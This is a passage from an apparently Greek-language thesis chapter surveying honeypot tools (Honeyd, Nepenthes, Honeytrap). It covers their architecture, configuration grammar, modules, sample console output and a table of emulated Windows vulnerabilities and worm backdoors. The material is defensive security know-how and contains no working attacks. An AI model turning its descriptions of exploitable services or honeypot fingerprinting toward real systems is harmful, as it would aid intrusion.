- Τεκμηρίωση (Documentation): Η πλειοψηφία των εργαλείων με τα οποία ασχοληθήκαμε είχαν χαμηλού επιπέδου (ή δεν είχαν καν!) τεκμηρίωση. Αυτό έχει ως αποτέλεσμα τελικά και τη μειωμένη ενασχόληση των χρηστών με τέτοιου είδους προγράμματα και τεχνολογίες. Ακόμη σε πολλές περιπτώσεις είχαμε αδικαιολόγητα προβλήματα, οι λύσεις των οποίων ήταν αρκετά χρονοβόρες.

- Fingerprinting και crackers: Στις περισσότερες των περιπτώσεων ένας επιτιθέμενος με αρκετή εμπειρία μπορεί σχετικά εύκολα να κατανοήσει πως το δίκτυο στο οποίο επιτίθεται δεν είναι πραγματικό.

Κεφάλαιο 2 – Low & Medium interaction honeypots

"If you know the enemy and know yourself you need not fear the results of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat."

— Sun Tzu, The Art of War


Δομή του κεφαλαίου

Το κεφάλαιο αυτό αποτελεί στην πράξη ένα state-of-the-art των περισσότερων σύγχρονων low και medium interaction honeypots. Το βάθος της ανάλυσης που γίνεται σε κάθε πρόγραμμα διαφέρει για διάφορους λόγους, ωστόσο αναλύονται σε μεγάλο βαθμό όλα εκείνα τα εργαλεία με τα οποία έγιναν πειράματα ή που χρησιμοποιήθηκαν και στο κεφάλαιο 3. Μετά την περιγραφή των εργαλείων ακολουθούν κάποια απλά παραδείγματα τεχνικών ανίχνευσης honeypots, ενώ το κεφάλαιο κλείνει με μία σύνοψη και αξιολόγηση επιλεγμένων εργαλείων.

2.1 Honeyd

2.1.1 Γενικές πληροφορίες

Το honeyd είναι ένα low interaction honeypot το οποίο έχει τη δυνατότητα να αξιοποιεί χιλιάδες μη δεσμευμένες διευθύνσεις IP, αντιστοιχίζοντας τις σε εικονικά honeypots [23] [24]. Έτσι, για κάθε διαφορετική IP έχουμε τη δυνατότητα να ορίσουμε τι είδους σύστημα θέλουμε να προσομοιώσουμε (πχ ένα Windows web server στην πόρτα 80).



Σχήμα: 2.8 Παράδειγμα χρήσης honeyd

Κάποιες από τις δυνατότητες του honeyd είναι οι εξής [25]:

- Δυνατότητα ταυτόχρονης προσομοίωσης χιλιάδων εικονικών συστημάτων: Ένας από τους βασικούς λόγους για να χρησιμοποιεί κανείς το πρόγραμμα. Ένας επιτιθέμενος είναι δυνατόν να επικοινωνήσει με οποιοδήποτε από τα παραπάνω συστήματα λαμβάνοντας μία συμπεριφορά, ανάλογη των ρυθμίσεων που έχουμε κάνει.

- Ρύθμιση αυθαίρετων υπηρεσιών με απλό τρόπο: Υπάρχει η δυνατότητα ρύθμισης (μέσω ενός απλού αρχείου) προγραμμάτων που θα αλληλεπιδρούν με τον επιτιθέμενο όπως αυτά ρυθμιστούν. Κάθε φορά που το honeyd δέχεται μία νέα σύνδεση, ξεκινά το πρόγραμμα που έχουμε ορίσει για να επικοινωνήσει με τον επιτιθέμενο. Συνάμα υπάρχει η δυνατότητα να χρησιμοποιηθεί το honeyd για να κάνουμε proxy* συνδέσεις σε άλλα μηχανήματα ή για passive fingerprinting* ώστε να αντλήσουμε πληροφορίες για τα απομακρυσμένα μηχανήματα του επιτιθέμενου κ.α.

- Προσομοίωση λειτουργικών συστημάτων στο TCP/IP επίπεδο: Με αυτό τον τρόπο είναι δυνατόν να εξαπατήσουμε προγράμματα όπως το Nmap* και το Xprobe* τα οποία (από τη πλευρά δηλαδή του επιτιθέμενου) θα επιστρέφουν ψευδή αποτελέσματα σε σχέση με το λειτουργικό σύστημα που πράγματι τρέχει στο σύστημα μας.

- Προσομοίωση σύνθετων τοπολογιών: Με το honeyd μπορούμε επίσης να δημιουργήσουμε εικονικές και πολύπλοκες τοπολογίες δικτύου, με πολλά εικονικά hubs, routers και switches. Ακόμη είναι δυνατό να ρυθμίσουμε χαρακτηριστικά όπως το latency, το packet loss και το bandwidth του δικτύου μας. Το honeyd υποστηρίζει επίσης ασύμμετρο routing , προσθήκη πραγματικών συστημάτων σε μία εικονική τοπολογία δικτύου, και κατανεμημένες λειτουργίες μέσω GRE τούνελ.

- Προσομοίωση υποσυστημάτων: Με την προσομοίωση υποσυστημάτων το honeyd μπορεί να εκτελεί πραγματικά Unix προγράμματα στον εικονικό χώρο του honeypot (πχ web servers, ftp servers κα.). Ακόμη η λειτουργία αυτή επιτρέπει δυναμική δέσμευση πορτών στην εικονική διεύθυνση που χρησιμοποιείται.


2.1.2 Αρχιτεκτονική σχεδίασης του honeyd

Η βασική αρχιτεκτονική σχεδίαση του honeyd περιγράφεται στο σχήμα που ακολουθεί. Παρόλο που όλες οι λειτουργίες του μπορούν να τροποποιηθούν από τα αντίστοιχα configuration αρχεία, είναι σημαντικό να έχουμε κατά νου τα τρία βασικά χαρακτηριστικά του προγράμματος [25].

Οι επιτιθέμενοι επικοινωνούν με το honeyd μόνο μέσω δικτύου. Όπως είναι φυσικό θεωρείται δεδομένο πως ο κακόβουλος χρήστης δεν είναι δυνατό να έχει φυσική επαφή με το σύστημα. Έτσι, αντί να προσομοιώνεται ολόκληρο το λειτουργικό σύστημα, το honeyd ασχολείται μόνο με το επίπεδο δικτύου. Βασικό μειονέκτημα αυτής της προσέγγισης είναι το γεγονός ότι ακόμη και αν κάποιος καταφέρει να επιτεθεί επιτυχώς σε μία υπηρεσία του honeypot δεν θα είναι ποτέ σε θέσει να ελέγξει όλο το σύστημα (δίνοντας μας περισσότερες χρήσιμες πληροφορίες). Ωστόσο όλα τα δεδομένα της επίθεσης καταγράφονται. Συνοπτικά βασικό είναι να έχουμε κατά νου πως το honeyd προσομοιώνει TCP και UDP υπηρεσίες, ενώ συνάμα κατανοεί και απαντά επιτυχώς σε ICMP μηνύματα.

Άλλο κεντρικό χαρακτηριστικό του honeyd είναι η ταυτόχρονη διαχείριση honeypots σε πολλαπλές IP διευθύνσεις. Με αυτό τον τρόπο το δίκτυο πολλαπλασιάζεται με διάφορα εικονικά honeypots που προσομοιώνουν ποικίλα διαφορετικά λειτουργικά συστήματα και υπηρεσίες. Όπως αναφέρθηκε και παραπάνω είναι δυνατή η δημιουργία πολλών διαφορετικών τοπολογιών δικτύου, ενώ υποστηρίζεται και network tunneling.

Τέλος, η εξαπάτηση προγραμμάτων σάρωσης δικτύου (πχ nmap) λαμβάνει χώρα με την εκμετάλλευση των βάσεων που χρησιμοποιούν τα προγράμματα αυτά προς όφελος μας.



Σχήμα: 2.9 Η αρχιτεκτονική του honeyd

2.1.3 Εγκατάσταση

Η εγκατάσταση σε ένα debian σύστημα είναι πολύ απλή και γίνεται ουσιαστικά με μία μόνο εντολή:

sudo apt-get install honeyd

Στη συνέχεια και αφού το πρόγραμμα έχει εγκατασταθεί σωστά, είναι λογικό να ρυθμίσουμε όπως εμείς θέλουμε το config αρχείο του honeyd (honeyd.conf).

Είναι βέβαια δυνατό να τρέξουμε το honeyd με το sample αρχείο ρύθμισης (αν και δεν συνίσταται) ως εξής:

```
$ sudo ./honeyd -d -f config.sample
Password:
Honeyd V1.0 Copyright (c) 2002-2004 Niels Provos
honeyd[8222]: started with -d -f config.sample
Warning: Impossible SI range in Class fingerprint "IBM OS/400 V4R2M0"
Warning: Impossible SI range in Class fingerprint "Microsoft Windows NT 4.0"
honeyd[8222]: listening promiscuously on fxp0: (arp or ip proto 47 or (udp
 and src port 67 and dst port 68) or (ip ))
honeyd[8222]: HTTP server listening on port 80
honeyd[8222]: HTTP server root at /usr/local/share/honeyd/webserver/htdocs
honeyd[8222]: Demoting process privileges to uid 32767, gid 32767
```

2.1.4 Βασικές εντολές στο honeyd

Στη συνέχεια περιγράφονται κάποιες βασικές εντολές που χρησιμοποιεί το honeyd για τη λειτουργία του [25] [26].

Create

Η εντολή create δημιουργεί templates που στην πράξη είναι πλήρως ρυθμισμένα (εικονικά) λειτουργικά συστήματα. Η BNF μορφή της εντολής έχει ως εξής:

```
creation := "create" <template-name> | "create default" | "dynamic"
    <template-name>
```

Όπως παρατηρούμε διακρίνονται τρεις διαφορετικές χρήσεις της create.

create template: Με την εντολή αυτή δημιουργούμε ένα απλό template. Πχ. create windows.

create default: Με αυτή την εντολή επιλέγουμε το default template σύστημα που θα χρησιμοποιείται. Έτσι, όλες οι ελεύθερες και μη συσχετιζόμενες με άλλο honeypot, IP διευθύνσεις, θα τρέχουν το default template. Για παράδειγμα όταν το honeyd δεχτεί ένα πακέτο για την διεύθυνση 192.168.2.153 θα αναζητήσει την αντίστοιχη εγγραφή (template) για το 192.168.2.153. Αν δεν έχουμε ορίσει κάτι συγκεκριμένο θα χρησιμοποιήσει το default.

create dynamic: Εδώ μπορούμε να δημιουργήσουμε ένα δυναμικό template το οποίο και θα λειτουργεί για παράδειγμα συγκεκριμένες μέρες (ή ώρες) ή που θα δέχεται κίνηση μόνο από συγκεκριμένες διευθύνσεις.

Set

Η set εντολή χρησιμοποιείται για την παραμετροποίηση των συστημάτων (templates) που δημιουργήσαμε νωρίτερα με την create.

Η BNF μορφή της εντολής έχει ως εξής:

```
set ::= "set" <template-name> "default" <proto> "action" <action> |
      "set" <template-name> "personality" <personality-name> |
      "set" <template-name> "personality" "random" |
      "set" <template-name> "ethernet" <cmd-string> |
      "set" <template-name> "uptime" <seconds> |
      "set" <template-name> "droprate in" <percent> |
      "set" <template-name> "uid" <number> ["gid" <number>]
```

Μετά το set είναι δυνατές οι ακόλουθες εντολές:

Open: Στη περίπτωση αυτή ορίζουμε πως όλες οι πόρτες είναι ανοιχτές εξ ορισμού. Η εντολή αυτή επηρεάζει τα UDP και TCP πακέτα, και μπορεί πχ να χρησιμοποιηθεί για να λάβουμε το αρχικό payload από μία επίθεση worm.

Block: Στη περίπτωση αυτή ορίζουμε πως όλες τα πακέτα που έρχονται μπλοκάρονται εξ ορισμού. Με αυτό τον τρόπο μπορούμε πχ να προσομοιώσουμε τη χρήση ενός firewall.

Reset: Στη περίπτωση αυτή ορίζουμε πως όλες οι πόρτες είναι κλειστές εξ ορισμού. Αν μία TCP πόρτα είναι κλειστή τότε το honeypot απαντά με ένα TCP RST σε SYN πακέτα. Αντίστοιχα αν η UDP πόρτα είναι κλειστή απαντά με ένα ICMP port-unreachable μήνυμα.

Add

Με τη χρήση της εντολής add ορίζουμε ποιες πόρτες και υπηρεσίες θα λειτουργούν σε ένα honeypot.

Η BNF μορφή της εντολής έχει ως εξής:

```
addition ::= "add" template-name proto "port" port-number action |
          "add" template-name "subsystem" cmd-string ["shared"] |
          "add" template-name "use" template-name "if" condition
```

Οι διάφορες υπηρεσίες μπορούν να προσομοιώνονται με τη χρήση κατάλληλων scripts. Για παράδειγμα η εντολή:

add linux proto tcp port 22 "./scripts/ssh-emul.py"

προσομοιώνει έναν ssh server στη πόρτα 22. Πιο συγκεκριμένα όταν ένας απομακρυσμένος υπολογιστής συνδεθεί στην πόρτα 22 το honeyd δημιουργεί ένα νέο process που εκτελεί το script (ssh-emul.py). Το script λαμβάνει δικτυακή κίνηση από το stdin του και αντίστοιχα το stdout του στέλνεται στον απομακρυσμένο υπολογιστή.

Bind

Η τελευταία εντολή για να ολοκληρώσουμε τη ρύθμιση του honeypot είναι η bind. Με αυτήν μπορούμε να συσχετίσουμε μία διεύθυνση (ή και περισσότερες αν κάτι τέτοιο είναι επιθυμητό) στο κατάλληλο template.

Η BNF μορφή της εντολής έχει ως εξής:

```
binding ::= "bind" ip-address template-name |
          "bind" ip-address "to" interface-name |
          "bind" condition ip-address template-name |
          "dhcp" template-name "on" interface-name
           ["ethernet" cmd-string] |
          "clone" template-name template-name
```

Delete

Με την delete είναι δυνατό να επεξεργαστούμε υπάρχοντα honeypots on the fly.


Η BNF μορφή της εντολής έχει ως εξής:

```
delete ::= "delete" <template-name>|\\
           "delete" <template-name> <proto> "port" <port-number>
```

Ειδικότερα μπορούμε απλά να διαγράψουμε πλήρως ένα template ή να βγάλουμε συγκεκριμένες υπηρεσίες που δεν θέλουμε πλέον.

2.2 Nepenthes

Το nepenthes είναι ένα medium interaction honeypot (γραμμένο σε C++) που έχει ως βασικό στόχο την συλλογή malware. Η αρχιτεκτονική του, που παρουσιάζεται και στο ακόλουθο σχήμα, είναι αρκετά δυναμική. Ο πυρήνας του προγράμματος χειρίζεται μόνο το interface του δικτύου και συνεργάζεται με τα υπόλοιπα modules του honeypot [27] [28].



Σχήμα: 2.10 Η βασική αρχιτεκτονική του nepenthes

Η πραγματική δουλειά του honeypot λαμβάνει χώρα στα διάφορα modules, που συνδέονται με τον πυρήνα.

2.2.1 Vulnerability modules

Τα Vulnerability modules προσομοιώνουν τις τρωτές υπηρεσίες. Αποτελούν ένα από τα βασικά συστατικά του honeypot αφού προσφέρουν ένα μηχανισμό για τη συλλογή malware. Αντί να προσομοιώνονται όλες οι υπηρεσίες (ή ένα ολόκληρο σύστημα), δίνεται βάρος μόνο στα απαραίτητα κομμάτια μίας υπηρεσίας, αυτά δηλαδή που απαιτούνται από ένα αυτόνομα διακινούμενο malware. Σε πολλές μάλιστα περιπτώσεις η προσομοίωση είναι ιδιαίτερα απλή αφού χρειάζεται μόνο ελάχιστη πληροφορία ώστε να είναι επιτυχές ένα exploit. Έτσι, με αυτά τα modules βρίσκει ανταπόκριση ένα εισερχόμενο exploit το οποίο και τελικά λαμβάνεται (δηλαδή το payload του) και στη συνέχεια περνάει στα επόμενα modules.

2.2.2 Shellcode parsing modules

Τα modules αυτά αναλύουν το εισερχόμενο payload προσπαθώντας να εξάγουν αυτόματα πληροφορίες σχετικά με την επίθεση. Στην πράξη αυτό που συμβαίνει συνήθως είναι αρχικά μία απόπειρα αποκωδικοποίησης των shellcodes, τα οποία τις περισσότερες φορές είναι κρυπτογραφημένα με μία απλή XOR. Ύστερα, λαμβάνει χώρα μία περαιτέρω αποκωδικοποίηση του ίδιου του κώδικα, όπου πραγματοποιείται pattern based recognition ώστε να έχουμε τελικά τις απαραίτητες πληροφορίες.

2.2.3 Fetch modules

Τα modules αυτά έχουν ως βασική λειτουργία την απομακρυσμένη αποθήκευση αρχείων. Τα σχετικά πρωτόκολλα που υποστηρίζονται είναι HTTP, FTP, TFPT, και csend/creceive (IRC-based εντολές). Επίσης, δεδομένου ότι πολλά malware χρησιμοποιούν κάποια δικά τους (τροποποιημένα πρωτόκολλα) υπάρχει και τέτοιου είδους υποστήριξη.

2.2.4 Submission modules

Τα modules αυτά ασχολούνται με τα αποθηκευμένα malware. Έτσι, για παράδειγμα, είναι δυνατόν ένα κακόβουλο αρχείο να αποθηκευτεί τοπικά, να αποθηκευτεί σε μία βάση δεδομένων, να σταλεί σε κάποια τρίτη οντότητα (antivirus vendor) κτλ.

2.2.5 Logging modules

Τα modules αυτά καταγράφουν πληροφορίες σχετικά με το πρόγραμμα και παρουσιάζουν μία γενική εικόνα των αποθηκευμένων malware.

2.2.6 Λοιπά modules

Δεδομένου ότι πολλά malware δεν εξαπλώνονται με το να αποθηκεύουν shellcodes αλλά με το να δίνουν στον επιτιθέμενο ένα shell, το nepenthes προσφέρει μία προσομοίωση ενός στοιχειώδους windows shell ώστε να υπάρχει αλληλεπίδραση με τον κακόβουλο χρήστη (μεταξύ άλλων εντολές όπως οι ftp.exe, cmd.exe, και echo είναι ενεργοποιημένες). Τέλος, το nepenthes διαθέτει κάποια sniffing modules, που χρησιμοποιούνται για να εντοπίζουν κίνηση σε συγκεκριμένες πόρτες, καθώς επίσης και ασύγχρονο DNS resolution.

2.2.7 Υπηρεσίες που προσομοιώνονται

Κάποιες από τις τρωτές υπηρεσίες που προσομοιώνονται παρουσιάζονται στον παρακάτω πίνακα [25]. Επίσης, ένας γενικός πίνακας των πορτών και των υπηρεσιών υπάρχει στο παράρτημα 1.

Όνομα	Πληροφορίες
Vuln-asn1	ASN .1 Vulnerability Could Allow Code Execution (MS04-007)
Vuln-bagle	Emulation of Backdoor from Bagle Worm
Vuln-dameware	DameWare Mini Remote Control Username Remote Overflow (OSVDB ID: 19119)
Vuln-dcom	Buffer Overrun In RPC Interface Could Allow Code Execution (MS03-026)
Vuln-iis	IIS SSL Vulnerability (MS04-011 and CAN-2004-0120)
Vuln-kuang2	Emulation of Backdoor from Kuang2 Worm
Vuln-lsass	LSASS Vulnerability (MS04-011 and CAN-2003-0533)
Vuln-msdtc	Vulnerabilities in MSDTC Could Allow Remote Code Execution (MS05-051)
Vuln-msmq	Vulnerability in Message Queuing Could Allow Code Execution (MS05-017)
Vuln-mssql	Buffer Overruns in SQL Server 2000 Resolution Service (MS02-039)
Vuln-mydoom	Emulation of Backdoor from myDoom/Novarg Worm
Vuln-netdde	Vulnerability in NetDDE Could Allow Remote Code Execution (MS04-031)
Vuln-optix	Emulation of Backdoor from Optix Pro Trojan
Vuln-pnp	Vulnerability in Plug and Play Could Allow Remote Code Execution (MS05-039)
Vuln-sasserftpd	Sasser Worm FTP Server Buffer Overflow (OSVDB ID: 6197)
Vuln-ssh	Logging of SSH Password Brute-Forcing Attacks
Vuln-sub7	Emulation of Backdoor from Sub7 Trojan
Vuln-upnp	Unchecked Buffer in UPNP Service Can Lead to System Compromise (MS01-059)
Vuln-wins	Vulnerability in WINS Could Allow Remote Code Execution (MS04-045)

Πίνακας: 2.2 Υπηρεσίας που προσομοιώνονται στο nepenthes

Ακολουθεί ένα στιγμιότυπο λειτουργίας του προγράμματος σε daemon μορφή:

tunel@tunnel:/var/log$ sudo /home/nepenthes/bin/nepenthes -D

Nepenthes Version 0.2.2

Compiled on Linux/x86_64 at Jan 11 2011 12:08:52 with g++ 4.4.3

*Started on tunnel.****.local running Linux/x86_64 release 2.6.32-24-server*

crit (1) warn (2) debug (4) info (8) spam (16) net (32) script (64) shell (128) mem (256) sc (512) down (1024) mgr (2048) handler (4096) dia (8192) submit (16384) event (32768) module (65536) fixme (131072)

[spam mgr] Trying to load Nepenthes Configuration from /home/nepenthes/etc/nepenthes/nepenthes.conf

[info mgr] Loaded Nepenthes Configuration from "/home/nepenthes/etc/nepenthes/nepenthes.conf".

crit (1) warn (2) debug (4) info (8) spam (16) net (32) script (64) shell (128) mem (256) sc (512) down (1024) mgr (2048) handler (4096) dia (8192) submit (16384) event (32768) module (65536) fixme (131072)

2.3 Honeytrap

Το honeytrap είναι ένα low interaction honeypot που έχει ως στόχο τη συλλογή του αρχικού exploit μίας επίθεσης [29].

Η κλασική προσέγγιση στην honeypot τεχνολογία είναι η προσομοίωση υπηρεσιών ή πολύ γνωστών αδυναμιών. Ωστόσο όταν λαμβάνουν χώρα νέου τύπου επιθέσεις (0-day exploits) που μπορούν να χρησιμοποιούν μία οποιαδήποτε πόρτα και πρωτόκολλο τα πράγματα δυσκολεύουν. Το honeytrap δεν δουλεύει με το να προσομοιώνει εκατοντάδες φαινομενικά ανοιχτά πόρτες. Αντίθετα λειτουργεί δυναμικά σε σχέση με την εισερχόμενη δικτυακή κίνηση. Το honeypot ανοίγει δυναμικά πόρτες ανάλογα τη κίνηση και τα σχετικά εισερχόμενα αιτήματα. Έτσι, οι εξυπηρετητές ουσιαστικά λειτουργούν on demand σε κάθε exploit που αποστέλλεται.

2.3.1 Connection monitors

Ειδικότερα, όταν έρχεται ένα εισερχόμενο αίτημα σε μία συγκεκριμένη TCP πόρτα ο server ανοίγει την πόρτα αυτή και δέχεται τα εισερχόμενα δεδομένα. Έτσι, δεχόμαστε επιθέσεις την στιγμή ακριβώς που συμβαίνουν είτε μπορούμε να τις αναγνωρίσουμε είτε όχι. Για να επιτευχθεί η παραπάνω διαδικασία το πρόγραμμα χρησιμοποιεί **connection monitors**. Αυτοί είναι τριών ειδών:

- Ένας sniffer που βασίζεται στην libpcap βιβλιοθήκη πιάνει τα τοπικά RST πακέτα που έχουν sequence number 0 (που σημαίνει ότι έχουν γίνει reject). Αυτό σημαίνει πως έγινε προσπάθεια για σύνδεση, όμως αυτή απορρίφτηκε αφού η πόρτα ήταν κλειστή. Έτσι η πόρτα ανοίγει άμεσα. Στις περισσότερες μάλιστα αυτοματοποιημένες επιθέσεις ένα malware θα ξαναπροσπαθήσει αρκετά σύντομα να επιτεθεί (και αυτή τη φορά επιτυχώς).

- Σε linux συστήματα είναι δυνατόν να χρησιμοποιηθεί το ip_queue interface του netfilter/iptables* ώστε να παρεμβάλουμε τις εισερχόμενες συνδέσεις. Μπορούμε με αυτόν τον τρόπο να χρησιμοποιήσουμε iptables κανόνες που να στέλνουν τα SYN πακέτα στο honeytrap. Η τεχνική αυτή έχει το βασικό πλεονέκτημα ότι λαμβάνουμε επιτυχώς τη πρώτη επίθεση (και όχι μία επανάληψη της όπως στην παραπάνω περίπτωση). Από την άλλη ωστόσο πλευρά η τεχνική αυτή είναι αρκετά εύκολα ανιχνεύσιμη αφού κάθε εισερχόμενη κίνηση καταλήγει (μέσω του honeytrap) σε μία ανοιχτή πόρτα.

- Μία παρόμοια τεχνική είναι η χρησιμοποίηση του netfilter_queue interface που υπάρχει σε νέους linux πυρήνες. Η λειτουργία είναι παρόμοια με αυτή του ip_queue interface.

2.3.2 Service emulation

Παρόλο που η προσομοίωση υπηρεσιών δεν είναι η βασική λογική του honeytrap, παρέχονται κάποιες βασικές λειτουργίες. Έτσι, αν κάποιος host που έχει συνδεθεί δεν στείλει τίποτα για ένα συγκεκριμένο χρονικό διάστημα, στις περισσότερες περιπτώσεις η αποστολή ενός response βοηθάει στην συνέχιση της επίθεσης. Το honeytrap μπορεί να διαβάσει προκαθορισμένες απαντήσεις για συγκεκριμένες πόρτες από κάποιο δοθέν αρχείο. Τέλος, η default απάντηση (όταν δεν υπάρχουν σχετικές πληροφορίες στο αρχείο) είναι απλά η αποστολή ενός χαρακτήρα νέας γραμμής (newline character).


2.3.3 Modes

- Mirror mode: Μία ενδιαφέρουσα λειτουργία του honeytrap είναι το mirror mode. Σε αυτή τη λειτουργία όλη η εισερχόμενη κίνηση αποστέλλεται πίσω στον επιτιθέμενο. Αυτό σημαίνει πως το honeypot προσπαθεί να δημιουργήσει μία TCP σύνδεση με τον host στην ίδια πόρτα. Όλες οι απαντήσεις σε αυτή τη mirror σύνδεση αποστέλλονται πίσω στην αρχική σύνδεση και αντίστροφα. Με αυτόν τον τρόπο όλη η εισερχόμενη πληροφορία αποστέλλεται πίσω στον επιτιθέμενο. Αυτό ουσιαστικά σημαίνει πως ο επιτιθέμενος επιτίθεται ουσιαστικά στον εαυτό του, και στις περισσότερες των περιπτώσεων πράγματι λειτουργεί αφού ένα μολυσμένο μηχάνημα είναι συνήθως και τρωτό στο malware που το έχει μολύνει. Έτσι, αν όλα λειτουργήσουν σωστά αφού στείλουμε το exploit, θα λάβουμε μερικές χρήσιμες πληροφορίες τις οποίες και μπορούμε να στείλουμε στη αρχική σύνδεση ώστε τελικά να φαίνεται πως η επίθεση ήταν επιτυχής. Αν ωστόσο η mirror σύνδεση αποτύχει τότε το σύστημα επιστρέφει στο normal mode.

- Proxy mode: Σε αυτή τη λειτουργία όλη η εισερχόμενη πληροφορία στέλνεται σε ένα άλλο μηχάνημα ή υπηρεσία με το honeytrap να παίζει το ρόλο του proxy. Επιπλέον το honeytrap αποθηκεύει όλη τη κίνηση για περαιτέρω ανάλυση. Αυτή η λειτουργία μπορεί να φανεί για παράδειγμα χρήσιμη αν θέλουμε να δούμε πως θα αντιδράσει ένα πραγματικό σύστημα σε ένα εισερχόμενο exploit.

